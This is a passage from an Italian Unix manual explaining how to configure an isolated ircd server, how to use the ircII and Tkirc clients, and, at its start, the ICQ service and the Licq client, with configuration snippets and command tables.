La divisione della rete provoca quindi una crisi temporanea che alla fine si riassesta in qualche modo più o meno automatico. Il vero problema nasce nel momento in cui le reti vengono riunite: i canali con lo stesso nome vengono fusi assieme, riunendo gli utenti. Questa riunione può creare un po' di scompiglio, considerando che la modalità di funzionamento dei canali viene riadattata in modo da armonizzare le eventuali incompatibilità e che gli operatori vengono a sommarsi.

37.2.3 Comportamenti spiacevoli

IRC è un sistema di comunicazione in cui gli utenti sono presenti simultaneamente nel momento in cui scrivono e leggono i messaggi. Nelle discussioni più o meno pubbliche come queste è comune il fatto che chi non sa stare alle regole di una discussione civile decida invece di esprimersi attraverso il dispetto, con la pretesa di dimostrare così la propria superiorità.

Queste situazioni sono così comuni che ne derivano dei termini standard il cui significato dovrebbe essere conosciuto:

- *bot* è un programma cliente automatico che funziona in modo autonomo (robot), senza un utente che sta comunicando effettivamente;
- *cloner* è un utente che sta utilizzando presumibilmente più programmi clienti, ognuno dei quali è un *clone* in questo contesto;
- *flooder* è colui che inonda in qualche modo un utente allo scopo di allontanarlo dalla comunicazione.

Il *bot*, ovvero il programma che usa IRC da solo, è il mezzo attraverso cui si compiono degli attacchi, altrimenti non ci sarebbe bisogno

di un programma automatico, dato che IRC è fatta per comunicare tra esseri umani.

Il fatto di utilizzare diversi programmi clienti, mentre ne basterebbe uno solo per comunicare anche su più canali, può rappresentare l'intenzione di fare qualcosa di più della semplice comunicazione.

37.2.4 Dal lato del servente

La realizzazione di un servente IRC isolato è un'operazione relativamente semplice, limitando il problema alla definizione di una politica di accessi al servizio. Qui non viene mostrato in che modo organizzare invece una vera rete IRC, che evidentemente è un problema più impegnativo.

Ircd[8] è il servente IRC tipico dei sistemi Unix. In generale sono essenziali solo due file: l'eseguibile '**ircd**' e il file di configurazione '`ircd.conf`', che in un sistema GNU dovrebbe trovarsi nella directory '`/etc/ircd/`'.

Ircd può essere avviato in modo autonomo, senza l'intervento del supervisore dei servizi di rete, oppure sotto il suo controllo. Nel secondo caso, per quanto riguarda Inetd, si deve provvedere a sistemare il file '`/etc/inetd.conf`' aggiungendo la riga seguente:

```
…
ircd  stream  tcp  wait  irc  /usr/sbin/ircd ircd -i
…
```

Come si può osservare dall'esempio, conviene avviare l'eseguibile '**ircd**' usando i privilegi di un utente fittizio definito appositamente per la gestione del servizio IRC; in questo caso si tratta di '**irc**'. Inoltre, si fa riferimento alla porta TCP attraverso la denominazio-

ne ‘**ircd**’, la quale, secondo il file ‘`/etc/services`’, corrisponde normalmente al numero 6667:

```
…
ircd            6667/tcp        # Internet Relay Chat
ircd            6667/udp        # Internet Relay Chat
…
```

Si intende che si tratta di una porta non privilegiata, giustificando la scelta di usare un utente fittizio diverso da ‘**root**’ per avviare ‘**ircd**’.

Il demone ‘**ircd**’ può essere configurato in modo da gestire autonomamente il protocollo IDENT e altri sistemi di controllo. In questo senso, generalmente non viene inserito il controllo del TCP wrapper.

37.2.4.1 Messaggio del giorno

Nel momento di una nuova connessione al servizio IRC, il servente mostra il messaggio del giorno. In un sistema GNU/Linux, questo messaggio potrebbe essere contenuto nel file ‘`/etc/ircd/ircd.motd`’ (si tratta di un file di testo normale). In generale è importante predisporre questo file in modo da mostrare le notizie essenziali che si vogliono far conoscere agli utenti IRC, soprattutto per ciò che riguarda le regole di comportamento richieste.

37.2.4.2 Configurazione

La configurazione può essere molto semplice per la realizzazione di un servente IRC interno, per una rete che non può essere raggiunta dall’esterno, ma ovviamente le cose cambiano nel momento in cui si

vuole realizzare una rete IRC. Qui vengono mostrati solo alcuni elementi della configurazione, utili per realizzare un servente singolo, senza problemi di accesso.

Il file di configurazione è un file di testo normale, dove le righe che iniziano con il simbolo '**#**' sono commenti e le righe vuote o bianche vengono ignorate. Le direttive hanno una forma un po' strana, dove tutto inizia con una lettera che descrive il tipo di informazione che viene fornita dalla direttiva:

x **:** ***informazione_1*** **:** ***informazione_2*** **:** ... **:** ***informazione_n***

In generale si dovrebbe disporre di un file di configurazione di partenza commentato adeguatamente, con tutti gli esempi di queste direttive (anche se mostrate solo come commenti). Qui vengono descritte alcune direttive essenziali per la realizzazione di un servente IRC locale e isolato.

Una cosa da considerare nel caso il file contenga direttive che devono essere elaborate secondo un ordine preciso è il fatto che il file viene letto in ordine inverso, ovvero vengono lette prima le ultime direttive.

M

`M` **:** ***nome_del_servente*** **:** ⋆ **:** ***descrizione*** **:** ***porta*** **:** ***numero_servente***

Questa direttiva serve a definire il nome a dominio del servente, la descrizione del servizio IRC, la porta in cui resta in ascolto il servente e il numero di ordine nella rete IRC. Questo ultimo numero

è un intero che va da 1 a 64 e va stabilito in base alla gerarchia di una rete IRC; se si tratta dell'unico servente, deve essere necessariamente indicato il numero uno, come si vede nell'esempio seguente:

```
M:dinkel.brot.dg:*:Mia IRC:6667:1
```

Nel caso in cui il demone '**ircd**' venga utilizzato attraverso il controllo del supervisore dei servizi di rete, potrebbe essere necessario indicare una porta diversa da quella standard, per non interferire proprio con il supervisore stesso che già apre quella porta. Per esempio:

```
M:dinkel.brot.dg:*:Mia IRC:8005:1
```

È da considerare il fatto che un demone '**ircd**' compilato espressamente per l'utilizzo attraverso il supervisore dei servizi di rete potrebbe non essere in grado di funzionare in modo autonomo, in ogni caso.

A

A:*riga_1*:*riga_2*:...:*riga_n*

Si tratta della direttiva con cui si definiscono delle informazioni amministrative, elencate con il comando '**/admin**'. In pratica viene mostrato il contenuto dei campi in righe differenti. Si osservi l'esempio seguente che dovrebbe essere sufficientemente intuitivo:

```
A:Mia IRC:Servente IRC:Amministratore <root@dinkel.brot.dg>
```

I

```
I:maschera_ip:parola_d'ordine:maschera_dominio::classe
```

Questa direttiva stabilisce i limiti di accesso al servizio in base a una maschera IP e a una maschera del nome a dominio; queste maschere si riferiscono ovviamente ai nodi che accedono come clienti. Le maschere in questione si realizzano facilmente utilizzando il simbolo '*****' come variabile indefinita. In generale, l'esempio seguente consente qualsiasi accesso:

```
I:*::*::1
```

Il campo finale, riferito alla classe, deriva dalla definizione delle classi attraverso le direttive '**Y**' che qui non vengono descritte, non essendo indispensabili. In ogni caso, il numero uno rappresenta tutte le classi possibili simultaneamente.

Il campo centrale riservato a una parola d'ordine serve a consentire l'accesso solo attraverso l'indicazione di questa. Tuttavia, a seconda di come è stato compilato il demone '**ircd**', questa potrebbe dover essere inserita in modo cifrato. In tal caso dovrebbe anche essere presente un programma apposito per generare tali parole d'ordine cifrate.

K

```
K:maschera_nodo:motivazione:maschera_utente
```

Questa direttiva, non obbligatoria, consente di escludere esplicitamente una combinazione di nodi e di utenti che tentano di

accedere da questi nodi. Le maschere in questione si realizzano con l'uso del carattere '*****', con cui si rappresenta la solita stringa indefinita. In particolare, il nodo può essere indicato per nome (a dominio) oppure per numero IP. L'esempio seguente esclude gli utenti il cui nome inizia per '**dan**' e accedono dalla rete **.brot.dg*:

```
K:*.brot.dg:Accesso sospeso per un mese:dan*
```

Per concludere la descrizione della configurazione, l'esempio seguente mostra il caso di una configurazione minima, con le sole direttive indispensabili:

```
M:dinkel.brot.dg:*:Mia IRC:8005:1
A:Mia IRC:Servente IRC:Amministratore <root@dinkel.brot.dg>
I:*::*::1
```

37.2.4.3 Avvio del demone

```
ircd [opzioni] ...
```

Il demone '**ircd**' può funzionare in due modi diversi: legato al supervisore dei servizi di rete, oppure indipendentemente da questo. Nel primo caso si utilizza l'opzione '**-i**' e nel file '`/etc/inetd.conf`' non si inserisce il controllo di '**tcpd**', perché si creerebbero dei problemi a causa dell'uso del protocollo IDENT:

```
...
ircd  stream  tcp  wait  irc  /usr/sbin/ircd ircd -i
...
```

Diversamente, il demone può essere avviato come un comando normale, senza nemmeno dover aggiungere la richiesta esplicita di fun-

zionamento sullo sfondo. In effetti, dal momento che si utilizza normalmente una porta TCP non privilegiata, ogni utente comune può, teoricamente, avviare questo tipo di servizio. Segue l'elenco di alcune opzioni della riga di comando di '**`ircd`**'.

Opzione	Descrizione
`-t`	Fa in modo che il demone funzioni in primo piano, emettendo tutte le sue informazioni diagnostiche attraverso lo standard output.
`-x`***n***	Definisce il livello diagnostico richiesto: maggiore è il valore ***n***, maggiore è la quantità di informazioni che si ottengono.
`-i`	Stabilisce che il demone è sotto il controllo del supervisore dei servizi di rete.
`-f` ***file_di_configurazione***	Stabilisce espressamente da quale file trarre la configurazione.
`-c`	Si usa questa opzione quando si avvia il demone attraverso uno script della procedura di inizializzazione del sistema, per cui è necessario che il demone stesso si sganci dallo script e diventi un processo dipendente direttamente da Init.

37.2.5 Dal lato del cliente

«

Il compito di un programma cliente IRC è quello di consentire la comunicazione effettiva tra l'utente umano e il servente IRC. La prima cosa che avviene è la ***registrazione***, attraverso la quale l'utente ottiene l'accesso al servizio assieme alla definizione del proprio nominativo. Una volta instaurata la connessione, l'utente ha la possibilità di

unirsi a uno o più canali di discussione, creandoli automaticamente se questi non sono già presenti.

Qui si considerano solo due programmi, ircII e Tkirc, dove il secondo è solo un programma frontale che si avvale in pratica del primo per la comunicazione effettiva.

ircII[9] è il programma cliente standard per comunicare con IRC. Si utilizza attraverso un terminale a caratteri normale, dove lo schermo è diviso in due parti: quella superiore per mostrare i messaggi che scorrono verso l'alto; quella inferiore che è semplicemente la riga da cui si impartiscono i comandi. Il programma eseguibile è '**irc**' e si avvia in maniera molto semplice, come nell'esempio seguente, dove viene specificato il nominativo desiderato e l'indirizzo del servente IRC:

```
$ irc tizio dinkel.brot.dg[Invio]
*** Welcome to the Internet Relay Network tizio (from dinkel.brot.dg)
*** /etc/irc/script/local V0.5 for Debian finished. Welcome to ircII.
*** If you have not already done so, please read the new user
*** information with
+/HELP NEWUSER
*** Your host is dinkel.brot.dg, running version u2.10.07.0
*** This server was created Fri Dec 17 1999 at 19: 54:56 CST
*** umodes available dioswkg, channel modes available biklmnopstv
*** There are 1 users and 0 invisible on 1 servers
*** This server has 1 clients and 0 servers connected
*** Highest connection count: 1 (1 clients)
*** - dinkel.brot.dg Message of the Day -
*** - 16/3/2001 20:44
*** - Benvenuto presso irc.brot.dg
*** -
*** on 1 ca 1(2) ft 10(10)
```

```
[1] 20:45 tizio * type /help for help
_
```

In questo caso, il messaggio del giorno è soltanto «Benvenuto presso irc.brot.dg», visibile in basso; il resto è stato generato automaticamente dal servente. La riga contenente la stringa

```
[1] 20:45 tizio * type /help for help
```

è la linea di demarcazione tra la parte superiore contenente i messaggi e la parte inferiore riservata ai comandi dell'utente. Come si può vedere, viene suggerito l'uso del comando '**/help**' per richiamare l'elenco dei comandi disponibili.

Se si impartisce il comando '**/help**', come suggerito, si passa a un contesto differente, in cui si possono ottenere informazioni dettagliate su questo o quel comando:

/help [*Invio*]

```
!           :           abort       admin       alias
assign      away        basics      beep        bind
brick       bye         cd          channel     clear
commands    comment     connect     ctcp        date
dcc         deop        describe    die         digraph
dmsg        dquery      echo        encrypt     etiquette
eval        exec        exit        expressions flush
foreach     help        history     hook        icb
if          ignore      info        input       intro
invite      ircii       ison        join        kick
kill        lastlog     leave       links       list
load        lusers      me          menus       mload
mode        motd        msg         names       news
newuser     nick        note        notice      notify
on          oper        parsekey    part        ping
```

```
query       quit        quote       rbind       redirect
rehash      restart     rules       save        say
send        sendline    server      servlist    set
signoff     sleep       squery      squit       stats
summon      time        timer       topic       trace
type        userhost    users       version     wait
wallops     which       while       who         whois
whowas      window      xecho       xtype
[1] 20:56 daniele * type /help for help
```

```
Help?
```

Si può osservare dalla figura che, nella riga di comando, appare un invito che prima non era presente: '**`Help?`**', a significare che si può indicare il nome di un comando di quelli elencati per conoscerne la sintassi. Per esempio:

```
Help? help[Invio]
```

```
*** Help on help
Usage: HELP [<command> [<subcommands>]]
  Shows help on the given command.  The help documentation
  is set up in a hierarchical fashion.  That means that
  certain help topics have sub-topics under them.  For
  example, doing
    HELP ADMIN
  gives help on the admin command, while:
    HELP SET
  gives help on the set command and also displays a list of
  sub-topics for SET.  To get help on the subtopics, you
  would do:
    HELP SET <subtopic>
  where <subtopic> is one of the subtopics.  If you are
  using the built in help, then you need only type the
  subtopic name.  The input prompt will indicate what help
```

```
  level you are on.  Hitting return will move you up one
  level.

  At any time, you can specify a ? to get a list of
  subtopics without the associated help file, for example:
    HELP ?
  gives a list of all main help topics.  The following:
    HELP BIND ?
  gives the list of all BIND subtopics.  If you use a ? with
[1] 21:00 daniele * type /help for help
*** Hit any key for more, 'q' to quit ***
```

Come si vede, se non c'è abbastanza spazio per visualizzare tutto il testo disponibile, basta digitare un carattere qualunque per vedere la pagina successiva, oppure basta inserire la lettera '**q**' per terminare.

Alla fine della navigazione nella guida interna, basta premere il tasto [*Invio*] senza specificare il nome di alcun comando per ritornare alla modalità di funzionamento normale, dove non appare alcun invito.

```
Help? [Invio]
```

I comandi impartiti a ircII sono preceduti dal simbolo '**/**', per distinguerli dal testo dei messaggi che invece vanno inviati al canale di discussione.


Generalmente, quando ci si trova di fronte all'invito normale, è possibile richiamare i comandi precedenti scorrendo con i tasti [*freccia-su*] e [*freccia-giù*].

Si conclude il funzionamento di ircII con il comando '**/quit**'.

Tkirc[10] è un programma frontale per ircII. Il programma eseguibile è '**tkirc**' e si avvia in maniera molto semplice, come nell'esempio seguente, dove viene specificato il nominativo desiderato e l'indirizzo del servente IRC:

```
$ tkirc tizio dinkel.brot.dg [Invio]
```


Figura 37.22. Schermata iniziale all'avvio di Tkirc.



Utilizzando il menù a tendina, è possibile ottenere un'altra finestra con la quale comunicare in un altro canale. Si utilizza precisamente la voce *New window* dal menù *Project*.

Nella colonna destra, vengono elencati gli utenti che partecipano al canale con cui si sta comunicando. Con un clic doppio del mouse si ottengono le informazioni su di loro, come si vede nella figura 37.23.

Figura 37.23. Informazioni sugli utenti collegati allo stesso canale.



37.2.6 Utilizzo di massima di un cliente IRC

«

Generalmente, prima di entrare in un canale si può avere l'interesse di visualizzare l'elenco di quelli disponibili. Questo si ottiene con il comando '**/list**'. Per esempio, con ircII:

/list [*Invio*]

```
*** Channel     Users  Topic
*** #prova      1
*** #pippo      3
```

Come si vede, il nome di un canale inizia con il carattere '**#**' per convenzione. In alternativa, il nome di un canale può iniziare anche per '**&**', ma in tal caso si tratta di un canale che riguarda esclusivamente il servente al quale si è connessi, per cui non si diffonde agli altri

serventi della stessa rete IRC.

Nello stesso modo, può essere utile visualizzare l'elenco degli utenti collegati. Questo si ottiene con il comando '**/names**', che va usato comunque con parsimonia, considerando che una rete IRC «normale» è sempre molto affollata.

/names [*Invio*]

```
Pub: #prova     tizio @daniele
Pub: #pippo     caio @sempronio
```

Nell'elenco degli utenti, gli operatori di canale sono evidenziati dal prefisso '**@**'. Eventualmente, se si vede il simbolo '*****' come prefisso, si tratta di un operatore IRC.

Il programma cliente che si utilizza potrebbe attribuire automaticamente il nominativo per accedere alla rete IRC, sfruttando presumibilmente il nominativo utente usato per accedere al proprio elaboratore. Se il nome in questione non è compatibile, eventualmente perché già utilizzato, è il programma cliente stesso che richiede di indicare un altro nominativo. In ogni caso, è possibile cambiare il proprio nome attraverso il comando '**/nick**':

/nick pinco [*Invio*]

L'esempio mostra il caso in cui l'utente desideri usare il nome '**pinco**', ammesso che questo non sia già utilizzato nella rete IRC in cui si è connessi.

Il nominativo usato all'interno di una rete IRC non può essere più lungo di nove caratteri.

Ci si aggrega a un canale con il comando '**/join**'. Se il canale indicato non esiste ancora, viene creato per l'occasione e l'utente che lo crea ne diventa l'operatore.

/join #prova [*Invio*]

L'esempio mostra il caso in cui ci si voglia aggregare al canale '**#prova**'. È importante ricordare che è necessario il prefisso davanti al nome, come si vede dall'esempio.

Quando ci si trova in un canale, ciò che si digita senza il prefisso '**/**', viene trasmesso al canale stesso:

Ciao a tutti! [*Invio*]

Come ci si unisce a un canale, ci si può allontanare. Questo si ottiene con il comando '**/leave**':

/leave #prova [*Invio*]

Segue il riepilogo di alcuni comandi essenziali per l'uso di un cliente IRC.

Comando	Descrizione
`/list` [***opzioni***]	Elenca i canali presenti nella rete IRC.
`/names` [***opzioni***] [***canale***]	Elenca gli utenti presenti nella rete IRC, oppure solo quelli presenti in un canale particolare.
`/nick` ***nome***	Consente di modificare, o di stabilire, il proprio nominativo nell'ambito della rete IRC.
`/who` ***canale***	Consente di elencare gli utenti che sono presenti nel canale indicato.

Comando	Descrizione
`/whois` ***nome*** [**,** ***nome***] ...	Consente di elencare le informazioni disponibili sugli utenti elencati. I nomi possono essere anche composti con caratteri jolly, ovvero con l'uso dell'asterisco per indicare una stringa qualunque.
`/join` ***canale***	Consente di entrare in un canale.
`/msg` ***nome messaggio***	Consente di inviare un messaggio esclusivamente all'utente indicato.
`/dcc chat` ***nome***	Invia all'utente indicato una richiesta per instaurare una connessione privilegiata tra i due. Se l'altro utente risponde con lo stesso comando, si ottiene questa connessione. Per comunicare in modo privato, i due usano il comando '**`msg =`*nome*** ...'.
`/msg =`***nome messaggio***	Invia un messaggio esclusivamente all'utente indicato, che precedentemente è stato collegato con un comando '**`/dcc chat`**'.
`/quit` [***messaggio***]	Chiude il funzionamento del programma cliente, ma prima si allontana dal canale, se necessario, inviando eventualmente il messaggio indicato.

37.3 ICQ: «I-seek-you»

«

ICQ è un sistema di messaggistica istantanea, originariamente di Mirabilis, che gestisce i serventi ICQ. Sono disponibili diversi programmi clienti per accedere al servizio, anche nell'ambito del software libero.

Attraverso ICQ un utente si registra presso un servente, specificando una parola d'ordine. Il servente assegna all'utente un numero, definito UIN, ovvero *Universal Internet number*, e da quel momento si stabilisce l'abbinamento tra UIN e parola d'ordine. Successivamente l'utente può abbinare a questo numero qualche informazione in più su di sé.

L'utente si collega al servente ICQ quando desidera annunciare la sua presenza nella rete. Il servente ICQ accetta l'utente dopo aver confrontato il numero UIN con la parola d'ordine stabilita originariamente.

Quando un utente ICQ cerca un contatto con un altro utente, può fare una ricerca in base al numero UIN e poche altre informazioni.

Per ottenere un numero UIN è possibile eseguire una registrazione presso *https://www.icq.com/join* , oppure ci si può affidare alle funzioni del proprio programma cliente; inoltre, una volta ottenuto il numero UIN, si può anche accedere a *http://www.icq.com/* , dove sono disponibili altri servizi.


37.3.1 Licq

«

Licq[11] è un programma cliente per il servizio ICQ. Si utilizza attraverso l'eseguibile '**`licq`**' che di norma si avvia senza argomenti:


```
licq [opzioni]
```

La prima volta che si avvia viene proposta la registrazione presso un servente ICQ, in modo da ottenere un numero UIN; eventualmente si ottiene la stessa maschera dalla voce *Owner Manager* del menù *System Functions*:

